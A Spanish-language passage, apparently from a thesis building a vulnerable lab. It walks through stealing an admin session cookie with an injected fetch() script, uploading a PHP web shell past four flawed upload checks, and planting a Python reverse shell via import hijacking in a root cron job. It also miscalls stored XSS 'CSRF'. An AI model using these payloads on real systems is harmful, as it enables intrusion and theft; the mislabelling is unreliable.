Cross-Site Request Forgery más conocido por sus siglas CSRF, es una vulnerabilidad que se aprovecha de la inyección de etiquetas HTML para que se ejecuten cuando el cliente cargue la página web en su navegador. Esta vulnerabilidad era muy común antiguamente en foros de texto donde el usuario podía introducir un comentario y el resto lo podía leer. Al escribir un comentario en una determinada página de un foro vulnerable, tu comentario se almacena en la base de datos y cuando la página asociada a tu comentario es cargada por un usuario, la base de datos carga el comentario en dicha página para que el resto de los usuarios en la plataforma lo puedan ver y leer. El problema que tenía esto, es que un usuario podía inyectar en el comentario lo siguiente: <script> alert('Hola'); </script>, este comentario se cargaba en la parte del cliente y cuando el JavaScript del navegador renderizaba el comentario, lo interpretaba como una sección script de HTML y ejecutaba su contenido. En el ejemplo mostrado, se ejecuta una alerta en el navegador que muestra el mensaje 'Hola'. Esto es un ejemplo básico, hay muchas posibilidades de inyectar código ejecutable, incluso metiendo etiquetas párrafo   asociándoles un manejador en el que al pasar el ratón por encima, ejecute el código que especificamos. Nosotros utilizaremos etiquetas script para simplificar, pero remarcar que hay muchas posibilidades de conseguir ejecutar código JavaScript mediante CSRF.

Los ataques CSRF son llevados a cabo en el lado del cliente conocido como *frontend* y no en el *backend* como los que hemos visto. Por tanto, no son útiles para conseguir RCE ya que el código inyectado siempre se ejecuta en el navegador del usuario y no en el servidor. Sin embargo, en el navegador del usuario reside una información muy valiosa que se llama token de sesión. El token de sesión, también conocido como *cookies*, es un código compuesto de letras y números que se envía al servidor cada vez que el cliente realiza una petición como añadir un elemento al carrito de compra, modificar los datos, hacer *click* en un apartado que muestre información del usuario, etc... En pocas palabras, este token identifica al usuario en el servidor y si por algún motivo, es robado, la sesión del usuario estará en peligro. Tanto es así que, si conseguimos el token de sesión de un usuario y lo cargamos en nuestro navegador, tendremos acceso a la cuenta de ese usuario sin requerir de sus credenciales de acceso (usuario y contraseña). El peligro del CSRF es que podemos inyectar código JavaScript mediante la inserción de etiquetas <script> de HTML que capture el token de sesión del navegador del usuario y lo envíe a una máquina remota especificando la IP y puertos de conexión. La Figura 58 muestra un ejemplo de script que roba el token de sesión del usuario que llegue a cargar este contenido en su navegador. Simplemente define la dirección IP y puerto remoto de la máquina destino para que envíe el token a dicha dirección. Por otro lado, se hace uso de la función document.cookie para extraer la cookie del usuario del navegador y la guarda en la variable cookies. El valor de dicha variable se deposita en el cuerpo de un JSON que será enviado a la máquina del atacante.

```
<script>
    const serverIP = '172.18.0.1';
    const serverPort = '9001';

    // Define la URL del servidor
    const url = `http://${serverIP}:${serverPort}`;

    // Define las cookies que deseas enviar
    const cookies = document.cookie;

    // Configura la solicitud Fetch
    fetch(url, {
        method: 'POST',
        headers: {
            'Content-Type': 'text/plain',
            'Cookie': cookies // Agrega las cookies a los encabezados de la solicitud
        },
        body: cookies// Convierte los datos a formato JSON
    })
    .then(response => {
    // Maneja la respuesta del servidor aquí
    })
    .catch(error => {
        console.error('Error:', error);
    });
</script>
```

Figura 58: *Script de java script para robar el token de sesión del usuario*

En nuestro caso, hemos definido este caso vulnerable en el directorio WEB_VULN/vuln_sesion/conf_5. Este directorio contiene los archivos compose_conf.yml, db_create.sql y save_message.php. El archivo compose_conf.yml contiene las instrucciones necesarias para agregar el contendor admin al docker-compose.yml final. La Figura 59 muestra el contenido del archivo compose_conf.yml

```yaml
admin:
    build:
        context: .
        dockerfile: Dockerfile.admin
    volumes:
        - ./admin:/app  # Monta tu aplicación Node.js en el contenedor
    working_dir: /app  # Establece el directorio de trabajo en /app
```

Figura 59*: Contenido de compose_conf.yml*

Tal y como era de esperar, este caso vulnerable es el que está relacionado con el contenedor admin que realiza *web scraping* sobre el panel del administrador. Primero de todo, vamos a iniciar sesión con el usuario pablo. La Figura 60 muestra cómo somos dicho usuario.

Información del Usuario

Username	pablo
Score	0

A ***Figura 60:*** *Sesión iniciada con pablo*

continuación, vamos a enviar un mensaje al admin, por ejemplo, escribiremos: ‘Hola admin!’. La Figura 61 muestra el envío del mensaje.



***Figura 61**: Mensaje 'Hola admin!'*

Una vez hecho este paso previo, hagamos un vistazo rápido al panel del admin desde otro navegador con su sesión iniciada. Nos dirigimos a la sección de mensajes y observamos reflejado el mensaje que pablo acaba de escribir. La Figura 62 muestra la lista de mensajes del panel de admin.



***Figura 62:** Panel de admin, sección mensajes*

Tal y como se observa en el ejemplo del usuario pablo, todos los mensajes escritos aparecen reflejados en el panel de admin. Si la sección mensajes, es vulnerable a CSRF, podremos inyectar etiquetas HTML en el mensaje que serán renderizadas por el navegador web una vez el usuario admin cargue dicha sección. Por tanto, existe la posibilidad de robar el token de sesión de admin inyectando un script de JavaScript que se encargue de robar su sesión. Para ello, utilizaremos el script mencionado anteriormente en la Figura 58.

Antes de proceder al ataque, recordemos que el contenedor admin accede a la aplicación web, inicia sesión como admin, y visita la sección mensajes del panel. Si hay un CSRF en la parte de los mensajes, se comenzará a ejecutar todas las etiquetas HTML que inyectemos, incluidas a aquellas que contengan scripts como el que utilizaremos para robar su sesión.

Pulsamos el icono azul de enviar mensaje con el usuario pablo y volvemos a enviar un mensaje a admin. Esta vez, en lugar de un saludo, será un código JavaScript que roba la sesión. Especificamos la IP y puerto del atacante y le damos a enviar. La Figura 63 muestra el envío del código malicioso.

Figura 63: *Script JavaScript cargado utilizado las etiquetas <script> de HTML*

Seguidamente, en la maquina atacante abrimos un puerto escucha mediante netcat en el puerto 9001 que es el puerto utilizado en el script que roba la sesión. La Figura 64 muestra cómo se abre el puerto.



Figura 64: *Apertura de puerto escucha en puerto 9001 con netcat*

Esperamos un poco y veremos como nuestro puerto escucha recibe una respuesta que se muestra en la Figura 65. Dicha respuesta se corresponde con el navegador del cliente que ha ejecuta el código JavaScript inyectado y nos ha enviado el token de sesión especificado en el script. Se puede ver al final de todo, como tenemos el token de sesión donde dice PHPSESSID.



Figura 65: *Respuesta del cliente y ejecución exitosa del CSRF*

El último paso que nos queda es ir al navegador, abrir las herramientas de desarrollador, dirigirnos a la pestaña de almacenamiento, luego al subapartado de cookies y en ese campo pegar el token de sesión que hemos recibido. La Figura 66 muestra el cambio de cookies desde el navegador.



Figura 66: *Cambio de token de sesión en las herramientas de desarrollador*

A continuación, recargamos la página, y ya no seremos el usuario pablo, sino que seremos admin. Acabamos de robar la sesión del administrador haciendo uso de un CSRF. La Figura 67 muestra cómo el usuario de la aplicación web ha cambiado a admin.

Figura 67: *Demostración de como el usuario actual de la aplicación ha cambiado a admin*

5.5.1.6 File Uploads

Las File Uploads son vulnerabilidades que tiene que ver con la carga de archivos de todo tipo. Pueden suceder en variedad de ocasiones y resulta un problema de seguridad delicado ya que es relativamente sencillo cometer fallos en la configuración de la subida de ficheros que pueda desencadenar en un RCE. Esto es, llegar a subir ficheros que contengan código ejecutable en lugar del tipo normal de archivo esperado por la aplicación.

Para evitar cualquier problema en la carga de archivos, hay que comprobar su extensión de subida, permitiendo únicamente aquellos tipos de archivos que necesitemos. No obstante, al realizar este tipo de comprobaciones, se pueden dejar cosas por alto que permitan la subida de ficheros con otro tipo de extensión.

En nuestro caso, se han implementado cuatro tipos de vulnerabilidades File Uploads que consisten en el cambio de la foto de perfil del usuario, lo que supone una subida de ficheros de tipo imagen al servidor web. Lo ideal para este tipo de casos, es que se haga una comprobación exhaustiva de la extensión. No obstante, como veremos en los casos vulnerables, incluso si las extensiones son correctas, pero se utilizan las funciones de comprobación inadecuadas, se puede lograr una ejecución de código mediante metadatos. Un ejemplo de comprobación de extensiones es el caso de la Figura 68, donde se muestra una parte del código de upload.php que se encarga de gestionar la subida de la imagen al servidor. La imagen, muestra cómo se aplica un filtro al archivo subido en base a su extensión. En este caso, solo se permiten archivos jpg, png, jpeg, y gif.

```php
// Permitir solo ciertos formatos de archivo
if($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType != "jpeg"
&& $imageFileType != "gif" ) {
    echo "Lo siento, solo se permiten archivos JPG, JPEG, PNG y GIF.";
    $uploadOk = 0;
}
```

Figura 68: *Comprobación de extensiones de imágenes permitidas*

No obstante, hay otras praxis de programación que permiten comprobar la extensión y el tipo de archivo de otra manera, y es ahí donde residen los problemas y situaciones inesperadas. Las configuraciones vulnerables que exponen estos casos las podemos encontrar en /WEB_VULN/vuln_web en los directorios conf_1, conf_2, conf_3, conf_4. Todos estos directorios de configuración contienen los archivos db_create.sql y upload.php. El archivo upload.php que hay en cada uno de estos directorios contiene determinadas configuraciones vulnerables a la hora de subir el archivo imagen.

En el primer caso, situado en /WEB_VULN/vuln_web/conf_1, es el más sencillo de explotar y el más peligroso. En este caso, no hay comprobación del tipo de archivo, por tanto, cualquier archivo que intentemos subir tendrá éxito. Al tener plena libertad de subir archivos, podemos ejecutar un RCE de manera muy sencilla. Para ello, vamos a subir un archivo PHP cuyo contenido permite ejecutar comandos del sistema operativo de la máquina víctima. Este archivo PHP que vamos a subir, es un clásico en el mundo del hacking y su contenido es muy básico, pero muy efectivo: <?php system($_GET['cmd']); ?>

Lo que hace este código, es llamar a la función system de PHP y ejecutar el comando que le pasamos mediante el parámetro 'cmd' de la petición GET. Recordemos que este código va dentro de un archivo PHP al cual llamaremos system.php. Una vez subido al servidor, deberemos de buscar el directorio donde se subió para referenciarlo y ejecutarlo. Cuando encontremos el directorio de subida, simplemente hacemos una petición a dicho archivo especificándolo en la URL. Por hacer esto, el archivo PHP ya se habrá ejecutado en el servidor web, pero si nos fijamos, a la hora de hacer la petición, permite un parámetro llamado 'cmd' mediante GET. Ese parámetro es el que utilizaremos para enviar los comandos remotamente desde la aplicación web. Veamos el ejemplo.

Pulsamos sobre el botón de Cargar Foto y aparece una pestaña de nuestro sistema de archivos para cargar la foto. Seleccionamos el fichero system.php, remarcado en azul, que contiene el código mostrado anteriormente. La Figura 69 muestra la selección del archivo system.php.

Figura 69: *Selección de system.php*

Seguidamente le damos al botón de Subir Foto, la página se recarga, y si nos dirigimos al apartado del usuario, veremos un comportamiento extraño en la foto de perfil. La Figura 70, muestra cómo la foto inicial del interrogante ha desaparecido y en

su lugar se ha achatado mostrando una foto en blanco. Este comportamiento es síntoma de que la acción que acabamos de llevar a cabo al subir el fichero ha afectado el comportamiento normal de la aplicación.

Figura 70: *Comportamiento tras subir archivo*

Todo apunta a que el fichero se ha subido, pero ahora lo que nos preocupa es averiguar dónde ya que, sin saber su ruta no podemos referenciarlo. Hay muchas maneras para averiguar la ruta de subida de ficheros, también es cierto que hay ocasiones en las que resulta difícil o imposible. En nuestro caso, se ha incluido un comentario HTML en el archivo user.php para dar pistas sobre el directorio de subida, este comentario se puede observar si inspeccionamos el código HTML de la página con las herramientas de desarrollador del navegador, la Figura 71 muestra el comentario. Es común que los desarrolladores agreguen comentarios de texto en los ficheros fuente para remarcar cierta información, sin darse cuenta de que los comentarios de este tipo se visualizan en el navegador del cliente, especialmente los que son de tipo HTML. Otras formas de averiguar directorios de subida sería, por ejemplo, haciendo una enumeración de directorios a la estructura de la aplicación web, mediante la lectura de ficheros ocultos, información en URL, etc...

Figura 71: *Comentario HTML que muestra la ruta del directorio de subida*

En el comentario HTML, dice que las imágenes serán subidas en profile_images así que vamos a poner ese directorio en la URL para ver que sucede. En la Figura 72 vemos que efectivamente, el directorio existe y además ya hay información dentro del mismo. Observamos un directorio llamado 'pablo/', que se corresponde con el nombre de nuestro usuario.



Figura 72: *Directorio profile_images*

Si hacemos click en el directorio pablo, observamos el fichero system.php que acabamos de subir, esto lo podemos ver representado en la Figura 73. Por tanto, el directorio profile_images especificado en el comentario es el directorio de subida de archivos.



Figura 73: *Directorio pablo/*

Una vez hemos sacado el directorio de subida, simplemente damos click en el archivo system.php para realizar una petición GET y que de este modo el *backend* lo ejecute. Si hacemos click sobre system.php nos aparece una página totalmente en blanco en el navegador, a simple vista, parece que no ha sucedido nada, pero en realidad sí. Obtener una página en blanco al pulsar system.php es un buen síntoma ya que, el archivo se ha ejecutado en el *backend* pero no ha mostrado nada en el cliente por el simple hecho de que el archivo no hace nada en este lado de la aplicación. Si recordamos, a la función system() del archivo, se le pasaba el valor del parámetro 'cmd' de GET, es decir, system($_GET['cmd']). Al hacer *click* en el archivo, ya estamos haciendo una solicitud GET, pero falta especificar el parámetro cmd en la URL cuando lo llamamos para que system pueda mostrar algo. Por tanto, haremos la solicitud de nuevo a system.php, pero ahora pasándole el parámetro cmd con el valor ls / para que liste el directorio raíz del servidor. Como se puede observar en la Figura 74, aparece la lista de directorios de la máquina víctima, esto significa que hemos logrado ejecutar código remotamente. Ahora que ya tenemos un RCE, el siguiente paso es sacar una *Reverse Shell*, ya sea inyectando el comando correspondiente mediante el parámetro o subiendo un script de Bash y ejecutarlo mediante system.php. Hay muchas opciones para conseguirlo.



Figura 74: *Resultado de listar el directorio raíz con ls /*

La segunda configuración vulnerable, se almacena en /WEB_VULN/vuln_web/conf_2. Esta configuración permite sacar un RCE inyectando código ejecutable en los metadatos de la imagen.

Esta configuración, utiliza la función getimagesize() de PHP para validar que el archivo pasado es una imagen. Lo que hace la función para realizar este tipo de comprobación, es extraer y comprobar determinada información del archivo, entre ellos los metadatos. Los metadatos es información que va incrustada en imágenes o vídeos y que sirven para proporcionar información relacionada con la pieza. Por ejemplo, información técnica como la cámara que se utilizó, la localización, derechos de autor, descripción, etiquetas, etc... El tema está en que los metadatos de una imagen se pueden editar muy fácilmente con herramientas de Linux como por ejemplo exiftool. El problema de getimagesize() es que lee los metadatos de la imagen, donde efectivamente está el tipo de imagen, pero no comprueba la extensión que aparece en el nombre de la misma. En la Figura 75, vemos como se aplica dicha función en la comprobación de imagen.

```php
// Verificar si el archivo es una imagen real o una imagen falsa
$check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
```

Figura 75: *Función getimagesize()*

Elegimos una imagen cualquiera, en nuestro caso, se llama foto.jpg. Vamos a pasar dicha imagen sobre la herramienta exiftool para ver sus metadatos. La Figura 76, muestra algunos metadatos de la imagen, evidentemente hay más.

```
┌──(alejandro㉿alejandro)-[~/Desktop]
└─$ exiftool foto.jpg
ExifTool Version Number         : 12.76
File Name                       : foto.jpg
Directory                       : .
File Size                       : 355 kB
File Modification Date/Time     : 2022:01:11 14:13:18+01:00
File Access Date/Time           : 2024:06:04 19:57:50+02:00
File Inode Change Date/Time     : 2024:06:04 19:58:10+02:00
```

Figura 76: *Metadatos de foto.jpg*

Con exiftool podemos meter nuevos metadatos a una imagen, simplemente especificando un guion seguido del nombre del metadato como parámetro. En nuestro caso llamaremos al nuevo metadato Comment. El contenido del metadato Comment es el que se muestra en la Figura 77, se trata de un código PHP que hace la misma función que en el caso anterior. Al final del código se llama a la función __halt_compiler() para que después de ejecutar system() pare de inmediato la ejecución del script ya que si no hacemos esto, el script intentará ejecutarse indefinidamente mostrando mucha información inentendible por pantalla.

```
┌──(alejandro㉿alejandro)-[~/Desktop]
└─$ exiftool -Comment="<?php system($_GET['cmd']); __halt_compiler();" foto.jpg
```

Figura 77: *Comando exiftool insertando un nuevo metadato Comment en foto.jpg*

Si hacemos un exiftool sobre foto.jpg para ver los metadatos, observaremos que el metadato Comment, se ha insertado correctamente. La Figura 78 muestra el resultado.

Figura 78: *Metadato Comment insertado con éxito*

Solo falta un paso antes de subir la foto, debemos de renombrar la imagen de foto.jpg a foto.jpg.php para que se ejecute en el servidor cuando accedamos al archivo. La extensión .php no nos va a afectar en nada ya que la función que se encarga de comprobar si el archivo es una imagen no hace caso de la extensión que aparece en el nombre del archivo, sino que lee su información interna donde se encuentra la extensión original del archivo que es JPG. Sin embargo, el archivo está cargado con código ejecutable en los metadatos y la extensión que aparece en su nombre es .php, que es lo que PHP toma en cuenta para ejecutar sus scripts. El siguiente paso es subir la imagen tal y como hicimos antes y dirigirnos al directorio profile_images/pablo y veremos el archivo llamado foto.jpg.php que acabamos de subir. Observaremos que la subida se ha completado con éxito.

Ahora pulsamos sobre el archivo como hicimos anteriormente con system.php sin olvidarnos de pasarle el parámetro cmd. En este caso, listaremos de nuevo el contenido del directorio raíz de la máquina. La Figura 79 muestra con éxito el ataque, se ve una información un tanto extraña y más a la derecha, la información del directorio raíz listado.



Figura 79: *Acceso al archivo foto.jpg.php y ejecución de comando ls /*

La tercera configuración vulnerable se encuentra en /WEB_VULN/vuln_web/conf_3. En este tipo de comprobación, se extrae el tipo de MIME del archivo especificando el valor 'type' en array $_FILES. Dicho array es una variable de PHP que contine información del archivo subido, entre esta información está el tipo del archivo indexado por la palabra 'type'. El valor devuelto por este array se guarda en la variable $uploaded_type y a continuación se comprueba si el tipo del archivo es distinto a un archivo de texto (text/plain) y distinto a un archivo PHP (application/x-php). Pese a que se está evitando la subida de archivos PHP, esto no es del todo cierto ya que extensiones como: pht, php1, php2, php3, php4, php5 o phtml funcionan exactamente igual y PHP las detecta como ficheros suyos. Con este método, efectivamente no podremos subir archivos con extensión .php, pero sí con una extensión perteneciente a la lista anterior.

```
// Comprueba el tipo de archivo
$uploaded_type = $_FILES["fileToUpload"]["type"];
if($uploaded_type != "text/plain" && $uploaded_type != "application/x-php") {
```

Figura 80: *Código que verifica el tipo de archivo*

Probaremos con la extensión .phtml, simplemente en lugar de cargar el fichero system.php, cargaremos el archivo system.phtml. El procedimiento es el mismo, damos a Cargar Foto, luego Subir Foto y veremos que el archivo se ha cargado correctamente. Eso es síntoma de que el cambio de extensión de .php a .phtml ha funcionado y no ha sido detectado por el filtro de subida de archivos. Nos dirigimos de nuevo a profile_images/pablo y ahí veremos el archivo system.phtml subido. Hacemos click sobre el mismo, enviando de nuevo el parámetro cmd en la URL con el comando ls / para listar el contenido del directorio raíz. En la Figura 81 vemos el resultado exitoso del ataque.



Figura 81: *Resultado de subir el archivo system.phtml*

La cuarta y última configuración vulnerable de subida de imágenes se encuentra en WEB_VULN/vuln_web/conf_4. Esta configuración se observa en la Figura 82 y es similar al caso anterior, pero con una diferencia. En lugar de excluir a todos los archivos diferentes a los de texto plano y PHP, solo acepta aquellos archivos que sea JPEG o PNG. Esto cambia ligeramente el escenario ya que, aun así, hay posibilidades de llevar a cabo un ataque exitoso ante esta comprobación que, de primeras, puede parecer restrictiva y segura.

```
$uploaded_type = $_FILES["fileToUpload"]["type"];
if($uploaded_type == "image/jpeg" || $uploaded_type == "image/png") {
```

Figura 82: *Comprobación del tipo de archivo, solo se aceptan imágenes jpeg y png*

El problema de esta solución es que el fragmento de código: $_FILES["fileToUpload"]["type"] únicamente extrae el tipo MIME del archivo que se sube desde cliente. Por tanto, podemos capturar la petición POST que envía el archivo al servidor, y desde ahí, cambiar la extensión del archivo. Recordemos que lo importante es que primero se suba un archivo legal, en este caso, un archivo JPEG para que el tipo MIME del archivo sea de este tipo. A continuación, se capturará al vuelo la petición que se le manda al servidor con dicho archivo donde se modificará su extensión.

La explotación es sencilla, utilizaremos el archivo system.php, pero no podemos subirlo así ya que detectaría que el MIME es de tipo PHP. Por tanto, cambiamos su nombre a system.php.jpeg para que el MIME sea de tipo JPEG. Cuando cargamos el archivo y le damos a subir, debemos de capturar la petición que nuestro cliente envía al servidor para subir la foto. La Figura 83, muestra la parte de esta petición donde se observa el nombre del fichero enviado en la variable filename y el Content-Type que es de tipo JPEG.

```
----------------------------270599372585829964290588696 9
Content-Disposition: form-data; name="fileToUpload"; filename="system.php.jpeg"
Content-Type: image/jpeg
```

Figura 83: *Extracto de la petición POST que se envía al servidor al subir la foto*

Lo que tenemos que hacer es, eliminar la extensión JPEG para que al servidor le llegue el archivo con el nombre "system.php". Recordemos que, durante la captura de una petición con un proxy, la información aún no ha llegado al servidor, simplemente queda retenida hasta que la liberamos y ahí será cuando finalmente le llegue al servidor. El proxy hace de intermediario entre cliente y servidor y puede modificar toda la información que quiera en las peticiones. La Figura 84, muestra el cambio en el nombre del fichero, simplemente se ha eliminado la extensión .jpeg del nombre y el Content-Type lo mantenemos igual para que en el *backend* detecte que es un fichero de tipo imagen cuando eso en realidad no es así.

```
----------------------------270599372585829964290588696 9
Content-Disposition: form-data; name="fileToUpload"; filename="system.php"
Content-Type: image/jpeg
```

Figura 84: *Cambio del nombre del fichero de system.php.jpeg a system.php*

Realizada esta pequeña modificación, simplemente le damos al botón de Forward en BurpSuite para que encamine de nuevo la petición a su destino. El resto es exactamente lo mismo que antes, cuando visitemos el directorio profile_images/pablo observaremos que hay un archivo llamado system.php siendo este el principal síntoma de que la eliminación de la extensión .jpeg al vuelo ha resultado exitosa.

5.5.2 Vulnerabilidades de escalada de privilegios

Las vulnerabilidades de escalada de privilegios no solo permiten convertirse en el usuario root del sistema, sino que también ofrece la posibilidad de pivotar entre todos los usuarios presentes siempre y cuando las malas configuraciones lo permitan. El procedimiento para escalar lateral y verticalmente es siempre el mismo y no hay diferencia alguna en la técnica empleada. En nuestro caso, para simplificar el proceso, solo habrá escalada al usuario root (escalada vertical).

5.5.2.1 Python Hijacking

Python Hijacking, también conocido como Python Library Injection, es una vulnerabilidad que permite suplantar la librería importada de un script por otra construida por un atacante que tiene el mismo nombre y que reside en el mismo directorio.

En nuestro caso, esta configuración vulnerable se encuentra en /PRIV_SCALATION_VULN/conf_1 donde encontraremos los archivos conf, importado.py y main.py. El script main.py contiene las instrucciones necesarias para realizar un *backup* del archivo report al directorio *backups* dentro de la raíz de la

aplicación web. El script importado.py es importado por main.py, su contenido no es relevante ya que únicamente está ahí para llevar a cabo la vulnerabilidad. El archivo conf, contiene las instrucciones a nivel de sistema operativo necesarias para establecer una tarea periódica mediante el uso de la herramienta crontab. Con crontab podemos programar tareas que se ejecuten automáticamente cada cierto tiempo. Haremos uso de crontab para programar el script de Python main.py y que, de este modo, se haga una copia de seguridad del fichero report cada minuto. La Figura 85, muestra la parte del fichero conf donde se programa esta tarea. Lo que hace esta línea, es meter la instrucción de la tarea en el fichero /etc/crontab que se utiliza para que crontab sepa las tareas que tiene que ejecutar. En la línea, se observa como el usuario encargado de ejecutar la tarea es root, que ejecutará el script /home/bob/main.py haciendo uso de python3. La tarea además se ejecuta cada minuto.

```
# Crea la tarea en crontab
RUN echo "* * * * * root python3 /home/bob/main.py" >> /etc/crontab
```

Figura 85: *Creación de la tarea periódica mediante crontab que ejecuta el script main.py*

Un dato muy importante, es que la tarea se ejecuta como usuario root. Los scritps main.py y importado.py pertenecen al usuario bob. Por tanto, si queremos ejecutarlos, necesitamos ser bob, en este nivel, no hay fallos ni situaciones peligrosas. La Figura 86 muestra los permisos de ambos ficheros, estos permisos se establecieron gracias a las instrucciones que hay en el fichero conf del directorio de configuración.

```
bob@b3ae15e9c9a7:~$ ls -l
total 12
drwxr-xr-x 2 root root 4096 Jun  6 17:50 __pycache__
-rw-r--r-- 1 bob  bob    35 Jun  6 17:49 importado.py
-rw-r--r-- 1 bob  bob   885 Jun  6 17:49 main.py
```

Figura 86: *Permisos de los scripts de python*

Una vez observados los permisos de los scripts de Python desde dentro de la máquina, nos daremos cuenta de que el usuario bob, puede escribir, leer y ejecutar dichos scripts. Además, también tenemos la libertad de eliminarlos, por tanto, tenemos ciertos privilegios dentro del usuario bob para realizar determinadas gestiones sobre estos scripts. Pero con estos permisos, no podemos hacer demasiado, ni mucho menos, llevar a cabo acciones fuera del usuario bob. No obstante, si visualizamos el fichero /etc/crontab, veremos que en el sistema hay una tarea programada que ejecuta el script main.py cada minuto y que, además, se ejecuta como root. La Figura 87 muestra el archivo /etc/crontab dentro de la máquina.

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
* * * * * root python3 /home/bob/main.py
```

Figura 87: *Fichero /etc/crontab desde dentro de la máquina*

Eso quiere decir, que el script main.py se ejecuta como el usuario root cuando la tarea de crontab entra en acción, independientemente de los permisos que tenga main.py. Por lo tanto, recapitulando: sabemos que el usuario bob, tiene permisos de lectura, escritura y ejecución sobre los scripts main.py e importado.py. Además, hay una tarea crontab que ejecuta el script main.py como root. Por otro lado, sabemos que main.py hace un import de importado.py. La clave de todo esto está en que, como se nos permite eliminar importado.py, podemos crear otro archivo que se llame igual pero cuyo código sea una Reverse Shell hacia nuestra máquina atacante. En Python, si el script A hace un import del script B, el script B se ejecutará cuando A lo haga. Eso quiere decir, que, si nosotros ponemos un código dentro de importado.py, en el momento que main.py se ejecute, el código de importado.py también lo hará. Además, a este aspecto, hay que sumarle el tema de permisos. Si el script main.py se ejecuta como root, el contenido de importado.py también se ejecutará como root. Si importado.py tiene un código para ejecutar una consola remota, dicha consola se ejecutará con los permisos de root, proporcionando así una Reverse Shell con el usuario root activado. Esto es lo que se llama Python Hijacking y consiste en suplantar los imports de un script para inyectar código malicioso en ellos.

La forma de operar es simple, nos vamos al directorio donde se encentren los archivos main.py e importado.py que en este caso es /home/bob. Eliminamos el archivo importado.py y creamos otro con el mismo nombre, pero cuyo contenido será un código que genere una Reverse Shell. La Figura 88, muestra la creación de este script malicioso, donde se especifica la dirección IP y puerto de la máquina atacante y la lógica necesaria para abrir un terminal de Bash.

```
import socket
import subprocess
import os

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.18.0.1",9001))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)

subprocess.call(["/bin/sh","-i"])
```

Figura 88: *Código de Reverse Shell en importado.py*

Guardamos el nuevo archivo importado.py, y abrimos en una terminal de nuestra máquina de atacante un puerto escucha con netcat en el puerto 9001. Esperamos un minuto a que crontab ejecute la tarea programada main.py y veremos como al cabo de poco tiempo nuestro netcat recibe una conexión en forma de terminal remota. La Figura 89 muestra dicha consola, además, tecleamos el comando whoami para ver el usuario que somos y efectivamente aparece ‘root’. Acabamos de escalar los privilegios del usuario bob al usuario root haciendo uso de una vulnerabilidad Python Hijacking.



Figura 89: *Recepción una consola remota de la víctima con usuario root*

5.5.2.2 Wildcard Injection

